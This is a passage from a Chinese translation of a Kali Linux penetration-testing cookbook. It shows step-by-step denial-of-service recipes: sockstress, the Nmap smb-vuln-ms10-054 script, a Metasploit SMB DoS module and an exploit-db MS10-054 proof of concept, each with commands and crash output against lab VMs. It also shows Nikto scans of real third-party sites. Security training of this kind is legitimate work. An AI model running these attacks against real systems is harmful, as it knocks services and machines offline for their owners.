Make sure you target a port that responds when a connection is m
ade
root@KaliLinux:~# ./sock_stress.py 172.16.36.131 21 20

The onslaught has begun...use Ctrl+C to stop the attack
```

通过在没有任何提供的参数的情况下执行脚本，脚本将返回预期的语法和用法。脚本在执行时接受三个参数。这些参数包括目标 IP 地址，sock stress DoS所发送的端口号，以及将用于执行 sock stress DoS 的线程或并发进程的数量。每个线程以

生成 0 到 65,535 之间的整数值开始。此范围表示可分配给源端口的全部可能值。定义源和目的地端口地址的 TCP 报头的部分在长度上都是 16 比特。每个位可以为值 1 或 0。因此，有 `2 ** 16` 或 65,536 个可能的 TCP 端口地址。单个源端口只能维持单个连接，因此通过为每个连接生成唯一的源端口地址，我们可以大大提高攻击的效率。一旦攻击开始，我们可以通过检查在目标服务器上建立的活动连接，来验证它是否正常工作：

```
msfadmin@metasploitable:~$ netstat | grep ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:25624
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:12129
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:31294
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:46731
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:15281
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:47576
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:27472
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:11152
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:56245
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:1161
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:21064
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:29344
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:43747
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:59609
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:31927
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:12257
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:54709
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:55595
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:12992
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:24171
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:37207
    ESTABLISHED
tcp        0     20 172.16.36.131:ftp       172.16.36.232:39224
    ESTABLISHED
```

在执行脚本后的几分钟，我们可以看到已建立的连接的数量急剧增加。 此处显示的输出已截断，连接列表实际上明显长于此：

```
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers
   cached
Mem:           503        497          6          0        149

138 -/+ buffers/cache:        209        294
Swap:            0          0          0
```

通过连续使用 `free` 工具，我们可以看到，系统的可用内存逐渐耗尽。 一旦内存空闲值下降到几乎没有，空闲缓冲区/缓存空间将开始下降：

```
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers
   cached
Mem:           503        498          4          0          0

5 -/+ buffers/cache:        493         10
Swap:            0          0          0
```

在本地系统上的所有资源耗尽之后，系统最终会崩溃。 完成此过程所需的时间将取决于可用的本地资源量。 在这里提供的示例中，这是在具有 512 MB RAM 的 Metasploitable VM 上执行的，攻击花费了大约 2 分钟来耗尽所有可用的本地资源并使服务器崩溃。 服务器崩溃后，或者你希望停止 DoS 攻击时，可以按 `Ctrl + C` 。

```
root@KaliLinux:~# ./sock_stress.py 172.16.36.131 21 20

The onslaught has begun...use Ctrl+C to stop the attack
^C
pressed Ctrl+C!
Fixing IP Tables
```

脚本被编写来捕获由于按 `Ctrl + C` 而发送的终止信号，并且它将通过去除在终止脚本的执行序列之前生成的规则,来修复本地 iptables。

工作原理

在 sockstress DoS 中，三次握手中的最后的 ACK 封包的窗口值为 0。由于连接客户端的空窗口所示，漏洞服务不会传送任何数据来响应连接。 相反，服务器会保存要在内存中传输的数据。 使用这些连接充斥服务器将耗尽服务器的资源，包括内存，交换空间和计算能力。

6.9 使用 Nmap NSE 执行 DoS 攻击

Nmap 脚本引擎（NSE）拥有许多可用于执行 DoS 攻击的脚本。 这个特定的秘籍演示了如何找到 NSE DoS 脚本，确定脚本的用法，以及如何执行它们。

准备

为了使用 Nmap NSE 执行 DoS 攻击，你需要有一个运行漏洞服务的系统，它易受 Nmap NSE DoS 脚本之一的攻击。 所提供的示例使用 Windows XP 的实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。

操作步骤

在使用 Nmap NSE 脚本执行 DoS 测试之前，我们需要确定哪些 DoS 脚本可用。 在 Nmap NSE 脚本目录中有一个 `greppable script.db` 文件，可用于确定任何给定类别中的脚本：

```
root@KaliLinux:~# grep dos /usr/share/nmap/scripts/script.db | c
ut -d "\"" -f 2
broadcast-avahi-dos.nse
http-slowloris.nse ipv6-ra-flood.nse
smb-check-vulns.nse
smb-flood.nse
smb-vuln-ms10-054.nse
```

通过从 `script.db` 文件中使用 `grep` 搜索 DoS，然后将输出通过管道传递到 `cut` 函数，我们可以提取可用的脚本。 通过阅读任何一个脚本的头部，我们通常可以找到很多有用的信息：

```
root@KaliLinux:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-054.
nse | more
local bin = require "bin"
local msrpc = require "msrpc"
local smb = require "smb"
local string = require "string"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to the ms10-054 SMB
 remote memory
corruption vulnerability.

The vulnerable machine will crash with BSOD.

The script requires at least READ access right to a share on a r
emote machine.
Either with guest credentials or with specified username/passwor
d.
```

为了从上到下读取脚本，我们应该对文件使用 `cat` 命令，然后通过管道输出到 `more` 工具。脚本的头部描述了它所利用的漏洞以及系统必须满足的条件。它还解释了该漏洞将导致蓝屏死机（BSOD）DoS。通过进一步向下滚动，我们可以找到更多有用的信息：

```
-- @usage nmap  -p 445 <target>
--script=smb-vuln-ms10-054
--script-args unsafe
--- @args unsafe Required to run the script, "safty swich" to pr
event running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults t
o SharedDocs)

-- @usage nmap  -p 445 <target>
--script=smb-vuln-ms10-054
--script-args unsafe
--- @args unsafe Required to run the script, "safty swich" to pr
event running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults t
o SharedDocs)


-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
-- |   VULNERABLE:
-- |   SMB remote memory corruption vulnerability
-- |     State: VULNERABLE
-- |     IDs:  CVE:CVE-2010-2550
-- |     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/
C:C/I:C/ A:C)
-- |     Description:
-- |       The SMB Server in Microsoft Windows XP SP2 and SP3, W
indows Server 2003 SP2,
-- |       Windows Vista SP1 and SP2, Windows Server 2008 Gold,
SP2, and R2, and Windows 7
-- |       does not properly validate fields in an SMB request,
which allows remote attackers
-- |       to execute arbitrary code via a crafted SMB packet, a
ka "SMB Pool Overflow Vulnerability."
```

在脚本中，我们可以找到脚本用法和脚本提供的参数的描述。 它还提供了有关其利用的漏洞的其他详细信息。 要执行脚本，我们需要在 Nmap 中使用 `--script` 选项：

```
root@KaliLinux:~# nmap -p 445 172.16.36.134 --script=smb-vuln-ms
10-054 --script-args unsafe=1

Starting Nmap 6.25 ( http://nmap.org ) at 2014-02-28 23:45 EST
Nmap scan report for 172.16.36.134
Host is up (0.00038s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:18:11:FB (VMware)

Host script results:
| smb-vuln-ms10-054:
|   VULNERABLE:
|   SMB remote memory corruption vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2010-2550
|     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C
/I:C/A:C)
|     Description:
|       The SMB Server in Microsoft Windows XP SP2 and SP3, Wind
ows Server 2003 SP2,
|       Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2
, and R2, and Windows 7
|       does not properly validate fields in an SMB request, whi
ch allows remote attackers
|       to execute arbitrary code via a crafted SMB packet, aka
"SMB Pool Overflow Vulnerability."
```

在提供的示例中，Nmap 被定向为仅扫描 TCP 端口 445，这是该漏洞的相关端口。 `--script` 选项与指定所使用的脚本的参数一起使用。 我们传递了单个脚本参数来表明可以接受不安全扫描。 此参数的描述是，可用于授权 DoS 攻击的安全开关。 在 Nmap 中执行脚本后，输出表明系统存在漏洞。 查看 Windows XP 机器，我们可以看到 DoS 成功，这导致了蓝屏：

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000007E (0xC0000005,0x80535574,0xB08FFC1C,0xB08FF918)
```

工作原理

本练习中演示的 Nmap NSE 脚本是缓冲区溢出攻击的示例。 一般来说，缓冲区溢出能够导致拒绝服务，因为它们可能导致任意数据被加载到非预期的内存段。 这可能中断执行流程，并导致服务或操作系统崩溃。

6.10 Metasploit DoS 攻击

Metasploit框架有许多辅助模块脚本，可用于执行 DoS 攻击。 这个特定的秘籍演示了如何找到 DoS 模块，确定模块的使用方式，以及如何执行它们。

准备

为了使用 Metasploit 执行 DoS 攻击，你需要有一个运行漏洞服务的系统，它易受 Metasploit DoS 辅助模块之一的攻击。 所提供的示例使用 Windows XP 的实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。

操作步骤

在使用 Metasploit 辅助模块执行 DoS 测试之前，我们需要确定哪些 DoS 模块可用。 相关模块可以通过浏览 Metasploit 目录树来确定：

```
root@KaliLinux:~# cd /usr/share/metasploit-framework/modules/aux
iliary/ dos/
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/dos# ls cisco  dhcp  freebsd  hp  http  mdns  ntp  pptp  samba
 scada  smtp  solaris  ssl  syslog  tcp  wifi  windows  wireshar
k
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/dos# cd windows/
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/dos/ windows# ls appian  browser  ftp  games  http  llmnr  nat
 rdp  smb  smtp  tftp
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/dos/ windows# cd http
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/dos/ windows/http# ls ms10_065_ii6_asp_dos.rb
pi3web_isapi.rb
```

通过浏览 `/ modules / auxiliary / dos` 目录，我们可以看到各种类别的 DoS 模块。 在提供的示例中，我们已浏览包含 Windows HTTP 拒绝服务漏洞的目录：

```
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/dos/ windows/http# cat ms10_065_ii6_asp_dos.rb | more
##
# This file is part of the Metasploit Framework and may be subje
ct to
# redistribution and commercial restrictions. Please see the Met
asploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

   include Msf::Exploit::Remote::Tcp
   include Msf::Auxiliary::Dos

   def initialize(info = {})
   super(update_info(info,
        'Name'           => 'Microsoft IIS 6.0 ASP Stack Exhaust
ion Denial of Service',
        'Description'    => %q{
            The vulnerability allows remote unauthenticated atta
ckers to force the IIS server
            to become unresponsive until the IIS service is rest
arted manually by the administrator.
            Required is that Active Server Pages are hosted by t
he IIS and that an ASP script reads
            out a Post Form value.
        },
        'Author'         =>
            [
                'Alligator Security Team',
                'Heyder Andrade <heyder[at]alligatorteam.org>',

                'Leandro Oliveira <leadro[at]alligatorteam.org>'

            ],
        'License'        => MSF_LICENSE,
        'References'     =>
            [
                [ 'CVE', '2010-1899' ],
                [ 'OSVDB', '67978'],
                [ 'MSB', 'MS10-065'],
                [ 'EDB', '15167' ]
            ],
        'DisclosureDate' => 'Sep 14 2010'))
```

为了从上到下读取脚本，我们应该对文件使用 `cat` 命令，然后通过管道输出到 `more` 工具。 脚本的顶部描述了它所利用的漏洞以及系统必须满足的条件。 我们还可以在 Metasploit 框架控制台中识别潜在的 DoS 漏洞。 要访问它，在终端中键入 `msfconsole` ：

```
root@KaliLinux:~# msfconsole # cowsay++
 ____________
< metasploit >
 -----------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

Large pentest? List, sort, group, tag and search your hosts and
services in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf >
```

一旦打开，搜索命令可以与搜索项结合使用，来确定要使用的漏洞利用：

```
msf > search dos

Matching Modules
================

   Name                                                               D
isclosure Date  Rank       Description   ----
                                     --------------  ----
----------
   auxiliary/admin/webmin/edit_html_fileaccess                        2
012-09-06       normal     Webmin edit_html.cgi file Parameter T
raversal Arbitrary File Access
   auxiliary/dos/cisco/ios_http_percentpercent                        2
000-04-26       normal     Cisco IOS HTTP GET /%% request Denial
 of Service
   auxiliary/dos/dhcp/isc_dhcpd_clientid
                normal     ISC DHCP Zero Length ClientID Denial
of Service Module
   auxiliary/dos/freebsd/nfsd/nfsd_mount
                normal     FreeBSD Remote NFS RPC Request Denial
 of Service
   auxiliary/dos/hp/data_protector_rds                                2
011-01-08       manual     HP Data Protector Manager RDS DOS
   auxiliary/dos/http/3com_superstack_switch                          2
004-06-24       normal     3Com SuperStack Switch Denial of Serv
ice
   auxiliary/dos/http/apache_mod_isapi                                2
010-03-05       normal     Apache mod_isapi <= 2.2.14 Dangling P
ointer
   auxiliary/dos/http/apache_range_dos                                2
011-08-19       normal     Apache Range header DoS (Apache Kille
r)
   auxiliary/dos/http/apache_tomcat_transfer_encoding                 2
010-07-09       normal     Apache Tomcat Transfer-Encoding Infor
mation Disclosure and DoS
```

在提供的示例中，搜索项 dos 用于查询数据库。 返回一系列 DoS 辅助模块，并且包括每个 DoS 辅助模块的相对路径。 此相对路径可用于缩小搜索结果范围：

```
msf > search /dos/windows/smb/

Matching Modules
================

   Name                                                              D
isclosure Date  Rank    Description
   ----                                                              -
-------------  ----    -----------
   auxiliary/dos/windows/smb/ms05_047_pnp
                normal  Microsoft Plug and Play Service Registry
 Overflow
   auxiliary/dos/windows/smb/ms06_035_mailslot                       2
006-07-11       normal  Microsoft SRV.SYS Mailslot Write Corrupt
ion
   auxiliary/dos/windows/smb/ms06_063_trans
                normal  Microsoft SRV.SYS Pipe Transaction No Nu
ll
   auxiliary/dos/windows/smb/ms09_001_write
                normal  Microsoft SRV.SYS WriteAndX Invalid Data
Offset
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
                normal  Microsoft SRV2.SYS SMB Negotiate Process
ID Function Table Dereference

   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
                normal  Microsoft SRV2.SYS SMB2 Logoff Remote Ke
rnel NULL Pointer Dereference
   auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
                normal  Microsoft Windows 7 / Server 2008 R2 SMB
 Client Infinite Loop
   auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow
                normal  Microsoft Windows SRV.SYS SrvSmbQueryFsI
nformation Pool Overflow DoS
   auxiliary/dos/windows/smb/ms11_019_electbowser
                manual  Microsoft Windows Browser Pool DoS
   auxiliary/dos/windows/smb/rras_vls_null_deref                     2
006-06-14       normal  Microsoft RRAS InterfaceAdjustVLSPointer
s NULL Dereference
   auxiliary/dos/windows/smb/vista_negotiate_stop
                normal  Microsoft Vista SP0 SMB Negotiate Protoc
ol DoS
```

在查询 `/ dos / windows / smb` 的相对路径后，返回的唯一结果是此目录中的 DoS 模块。 目录组织良好，可用于有效地搜索与特定平台或服务相关的漏洞。 一旦我们决定使用哪个漏洞，我们可以使用 `use` 命令和模块的相对路径来选择它：

```
msf > use auxiliary/dos/windows/smb/ms06_063_trans
msf  auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name   Current Setting  Required  Description   ----
   ---------------  --------  ----------
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port
```

一旦选择了模块， `show options` 命令可用于确定和/修改扫描配置。 此命令会显示四个列标题，包括 `Name` ， `Current Setting` ， `Required` , 和 `Description` 。 `Name` 列表示每个可配置变量的名称。 `Current Setting` 列列出任何给定变量的现有配置。 `Required` 列表明任何给定变量是否需要值。 `Description` 列描述每个变量的函数。 可以使用 `set` 命令并通过提供新值作为参数，来更改任何给定变量的值：

```
msf  auxiliary(ms06_063_trans) > set RHOST 172.16.36.134
 => 172.16.36.134
 msf  auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  ----------
   RHOST  172.16.36.134    yes       The target address
   RPORT  445              yes       Set the SMB service port
```

在提供的示例中， `RHOST` 值更改为我们打算扫描的远程系统的 IP 地址。 更新必要的变量后，可以使用 `show options` 命令再次验证配置。 一旦验证了所需的配置，可以使用 `run` 命令启动模块：

```
msf  auxiliary(ms06_063_trans) > run

[*] Connecting to the target system...
[*] Sending bad SMB transaction request 1...
[*] Sending bad SMB transaction request 2...
[*] Sending bad SMB transaction request 3...
[*] Sending bad SMB transaction request 4...
[*] Sending bad SMB transaction request 5...
[*] Auxiliary module execution completed
```

在执行 Metasploit DoS 辅助模块之后，返回的一系列消息表明已经执行了一系列恶意 SMB 事务，并且返回表示模块执行完成的最终消息。 该漏洞的成功可以通过查看 Windows XP 系统来验证，它已经崩溃，现在显示 BSOD：



工作原理

本练习中演示的 Metasploit DoS 辅助模块是缓冲区溢出攻击的示例。 一般来说，缓冲区溢出能够导致拒绝服务，因为它们可能导致任意数据被加载到非预期的内存段。 这可能中断执行流程，并导致服务或操作系统崩溃。

6.11 使用 exploit-db 执行DoS 攻击

exploit-db 是针对所有类型的平台和服务的，公开发布的漏洞利用集合。 exploit-db 拥有许多可用于执行DoS攻击的漏洞。 这个特定的秘籍演示了如何在 exploit-db 中找到DoS漏洞，确定漏洞的用法，进行必要的修改并执行它们。

准备

为了使用 exploit-db 执行 DoS 攻击，你需要有一个运行漏洞服务的系统，它易受 Metasploit DoS 辅助模块之一的攻击。 所提供的示例使用 Windows XP 的实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。

操作步骤

在使用 exploit-db 执行 DoS 测试之前，我们需要确定哪些 DoS 漏洞可用。 可以在 `http://www.exploit-db.com` 在线找到全部的漏洞利用数据库。 或者，其副本也本地存储在 Kali Linux 文件系统中。 在 `exploitdb` 目录中有一个 `files.csv` 文件，其中包含所有内容的目录。 此文件可用于对关键字进行 `grep` ，来帮助定位可用的漏洞利用：

```
root@KaliLinux:~# grep SMB /usr/share/exploitdb/files.csv
20,platforms/windows/remote/20.txt,"MS Windows SMB Authenticatio
n Remote Exploit",2003-04-25,"Haamed Gheibi",windows,remote,139
1065,platforms/windows/dos/1065.c,"MS Windows (SMB) Transaction
Response Handling Exploit (MS05-011)",2005-06-23,cybertronic,win
dows,dos,0
4478,platforms/linux/remote/4478.c,"smbftpd 0.96 SMBDirListfunct
ion Remote Format String Exploit",2007-10-01,"Jerry Illikainen",
linux,remote,21
6463,platforms/windows/dos/6463.rb,"MS Windows WRITE_ANDX SMB co
mmand handling Kernel DoS (meta)",2008-09-15,"Javier Vicente Val
lejo",windows,dos,0
9594,platforms/windows/dos/9594.txt,"Windows Vista/7 SMB2.0 Nego
tiate Protocol Request Remote BSOD Vuln",2009-09-09,"Laurent Gaf
fie",windows,dos,0
```

在所提供的示例中，我们使用 `grep` 函数在 `files.csv` 文件中搜索包含 SMB 的任何 exploit-db 内容。 还可以通过将输出通过管道连接到另一个 `grep` 函数，并搜索附加项来进一步缩小搜索范围：

```
root@KaliLinux:~# grep SMB /usr/share/exploitdb/files.csv | grep
 dos
1065,platforms/windows/dos/1065.c,"MS Windows (SMB) Transaction
Response Handling Exploit (MS05-011)",2005-06-23,cybertronic,win
dows,dos,0
6463,platforms/windows/dos/6463.rb,"MS Windows WRITE_ANDX SMB co
mmand handling Kernel DoS (meta)",2008-09-15,"Javier Vicente Val
lejo",windows,dos,0
9594,platforms/windows/dos/9594.txt,"Windows Vista/7 SMB2.0 Nego
tiate Protocol Request Remote BSOD Vuln",2009-09-09,"Laurent Gaf
fie",windows,dos,0
12258,platforms/windows/dos/12258.py,"Proof of Concept for MS10-
006 SMB Client-Side Bug",2010-04-16,"Laurent Gaffie",windows,dos
,0
12273,platforms/windows/dos/12273.py,"Windows 7/2008R2 SMB Clien
t Trans2 Stack Overflow 10-020 PoC",2010-04-17,"Laurent Gaffie",
windows,dos,0
```

在提供的示例中，我们依次使用两个独立的 `grep` 函数，来搜索与 SMB 服务相关的任何 DoS 漏洞：

```
root@KaliLinux:~# grep SMB /usr/share/exploitdb/files.csv | grep
 dos | grep py | grep -v "Windows 7"
12258,platforms/windows/dos/12258.py,"Proof of Concept for MS10-
006 SMB Client-Side Bug",2010-04-16,"Laurent Gaffie",windows,dos
,0
12524,platforms/windows/dos/12524.py,"Windows SMB2 Negotiate Pro
tocol (0x72) Response DOS",2010-05-07,"Jelmer de Hen",windows,do
s,0
14607,platforms/windows/dos/14607.py,"Microsoft SMB Server Trans
2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"Laurent Gaffie",w
indows,dos,0
```

我们可以继续缩小搜索结果，使其尽可能具体。 在提供的示例中，我们查找了 SMB 服务的任何 Python DoS 脚本，但是我们寻找的不是 Windows 7 平台的。 `gre` p中的 `-v` 选项可用于从结果中排除内容。 通常最好将所需的漏洞利用复制到另一个位置，以便不会修改 exploit 数据库目录的内容：

```
root@KaliLinux:~# mkdir smb_exploit
root@KaliLinux:~# cd smb_exploit/
root@KaliLinux:~/smb_exploit# cp /usr/share/exploitdb/platforms/
windows/ dos/14607.py /root/smb_exploit/
root@KaliLinux:~/smb_exploit# ls 14607.py
```

在提供的示例中，我们为脚本创建一个新目录。 然后从绝对路径复制脚本，该路径可以由 exploit-db 的目录位置和 `files.csv` 文件中定义的相对路径推断。 一旦重新定位，就可以使用 `cat` 命令从上到下读取脚本，然后将脚本的内容传递给 `more` 工具：

```
root@KaliLinux:~/smb_exploit# cat 14607.py | more ?

#!/usr/bin/env python
import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
    print '#########################################################
########## ########'
    print '#   MS10-054 Proof Of Concept by Laurent Gaffie'
    print '#   Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (
No backslash)'
    print '#   Example: python '+sys.argv[0]+' 192.168.8.101 use
rs'
    print '#   http://g-laurent.blogspot.com/'
    print '#   http://twitter.com/laurentgaffie'
    print '#   Email: laurent.gaffie{at}gmail{dot}com'
    print '#########################################################
########## ########\n\n'
    sys.exit()
```

与 NSE 脚本和 Metasploit 辅助模块不同，漏洞数据库中的脚本没有标准化格式。因此，使用漏洞有时会很棘手。 尽管如此，查看脚本内容中的为注释或使用说明通常是有帮助的。 在提供的示例中，我们可以看到，使用情况列在脚本的内容中，如果未提供适当数量的参数，也会将其打印给用户。 评估之后，可以执行脚本。

```
root@KaliLinux:~/smb_exploit# ./14607.py
./14607.py: line 1: ?#!/usr/bin/env: No such file or directory
import.im6: unable to open X server `' @ error/import.c/
ImportImageCommand/368.
from: can't read /var/mail/socket
./14607.py: line 4: $'\r': command not found
./14607.py: line 5: syntax error near unexpected token `sys.argv
'
'/14607.py: line 5: `if len(sys.argv)<=2:
```

但是，在尝试执行脚本后，我们可以看到出现了问题。 由于缺乏标准化，并且由于一些脚本只是概念证明，通常需要对这些脚本进行调整：

```
?#!/usr/bin/env python
import sys,struct,socket
from socket import *
```

在脚本错误出现后，我们需要返回到文本编辑器，并尝试确定错误的来源。 第一个错误表明，在脚本开头列出的 Python 解释器的位置存在问题。 这必须改变为指向 Kali Linux 文件系统中的解释器：

```
#!/usr/bin/python
import sys,struct,socket
from socket import *
```

在每个问题解决后，尝试再次运行脚本通常是个好主意，有时，修复单个问题会消除多个执行错误。 这里，在更改 Python 解释器的位置后，我们可以成功运行脚本：

```
root@KaliLinux:~/smb_exploit# ./14607.py 172.16.36.134 users
[+]Negotiate Protocol Request sent
[+]Malformed Trans2 packet sent
[+]The target should be down now
```

当脚本运行时，会返回几个消息来标识脚本执行的进度。 最后一条消息表明恶意的载荷已传送，服务器应该已经崩溃。 该脚本的成功执行可以通过返回 Windows 服务器来验证，它现在已经崩溃，并显示了 BSOD：

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000007E (0xC0000005,0x80535574,0xB808FFC1C,0xB808FF918)
```

工作原理

本练习中演示的 exploit-db DoS 脚本是缓冲区溢出攻击的示例。 一般来说，缓冲区溢出能够导致拒绝服务，因为它们可能导致任意数据被加载到非预期的内存段。 这可能中断执行流程，并导致服务或操作系统崩溃。

第七章 Web 应用扫描

> 作者：Justin Hutchens
>
> 译者：飞龙
>
>

近几年来，我们看到越来越多的媒体报导了大公司和政府的数据泄露。并且，随着公众对安全的意思逐渐增强，通过利用标准的周边服务来潜入组织的网络越来越困难。和这些服务相关的公开漏洞通常很快会打上补丁，不可能用于攻击。相反，Web 应用通常包含自定义代码，它们通常不会拥有和来自独立厂商的网络服务相同的安全审计。Web 应用通常是组织外围的脆弱点，因为如此，这些服务的适当扫描和评估相当重要。

在详细讲解每个秘籍之前，我们会讨论一些关于 BurpSuite 和 sqlmap 的常见信息，因为这些工具在贯穿本章的多个秘籍中都相当重要。BurpSuite 是 Kali 自带的基于 Java 的图形化工具，用于记录、拦截和操作客户端浏览器和远程 Web 服务之间的请求和响应。它可能是用于 Web 应用渗透测试的最强大的工具之一，因为让攻击者能够完全控制如何和远程 Web 服务器通信。它可以操作大量事先在用户浏览器或会话中定义好的信息。sqlmap 是 Kali 中的继承命令行工具，它通过自动化整个流程，极大降低利用 SQL 注入漏洞所需的精力。sqlmap 的工作方式是提交来自已知 SQL 注入查询的大量列表的请求。它在数年间已经高度优化，可以基于之前请求的响应来智能尝试注入。

7.1 使用 Nikto 扫描 Web 应用

Nikto 是 Kali 中的命令行工具，用于评估 Web 应用的已知安全问题。Nikto 爬取目标站点并生成大量预先准备的请求，尝试识别应用中存在的危险脚本和文件。这个秘籍中，我们会讨论如何针对 Web 应用执行 Nikto，以及如何解释结果。

准备

为了使用 Nikto 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

和执行 Nikto 相关的复杂语法和用法，很大程度上取决于目标应用的本质。为了查看用法和语法的概览，使用 `nikto -help` 命令。在所提供的第一个例子中，我们对 `google.com` 进行扫描。 `-host` 参数可以用于指定需要扫描的目标的主机名称。 `-port` 选项定义了 Web 服务所运行的端口。 `-ssl` 选项告诉 Nikto 在扫描之前，与目标服务器建立 SSL/TLS 会话。

```
root@KaliLinux:~# nikto -host google.com -port 443 -ssl
- Nikto v2.1.4
---------------------------------------------------------------------
---------
+ Target IP:           74.125.229.161
+ Target Hostname:     google.com
+ Target Port:         443
---------------------------------------------------------------------
---------
+ SSL Info:         Subject: /C=US/ST=California/L=Mountain View/
O=Google Inc/CN=*.google.com
                    Ciphers: ECDHE-RSA-AES128-GCM-SHA256

                    Issuer:  /C=US/O=Google Inc/CN=Google Interne
t Authority G2
+ Start Time:          2014-03-30 02:30:10
---------------------------------------------------------------------
---------
+ Server: gws
+ Root page / redirects to: https://www.google.com/
+ Server banner has changed from gws to GFE/2.0, this may sugges
t a WAF or load balancer is in place
                                  ** {TRUNCATED} **
```

作为替代，`-host` 参数可以用于定义目标系统的 IP 地址。`-nossl` 参数可以用于告诉 Nikto 不要使用任何传输层的安全。`-vhost` 选项用于指定 HTTP 请求中的主机协议头的值。在多个虚拟主机名称托管在单个 IP 地址上的时候，这非常有用。看看下面的例子：

```
root@KaliLinux:~# nikto -host 83.166.169.228 -port 80 -nossl -vh
ost packtpub.com
- Nikto v2.1.4
---------------------------------------------------------------------
---------
+ Target IP:           83.166.169.228
+ Target Hostname:     packtpub.com
+ Target Port:         80
+ Start Time:          2014-03-30 02:40:29
---------------------------------------------------------------------
---------
+ Server: Varnish
+ Root page / redirects to: http://www.packtpub.com/
+ No CGI Directories found (use '-C all' to force check all poss
ible dirs)
+ OSVDB-5737: WebLogic may reveal its internal IP or hostname in
 the Location header. The value is "http://www.packtpub.com."
```

在上面的例子中，Nikto 对 Metasploitable2 系统上托管的 Web 服务执行了扫描。 `-port` 参数没有使用，因为 Web 服务托管到 TCP 80 端口上，这是 HTTP 的默认端口。此外， `-nossl` 参数也没有使用，因为通常 Nikto 不会尝试 80 端口上的 SSL/TLS 连接。考虑下面的例子：

```
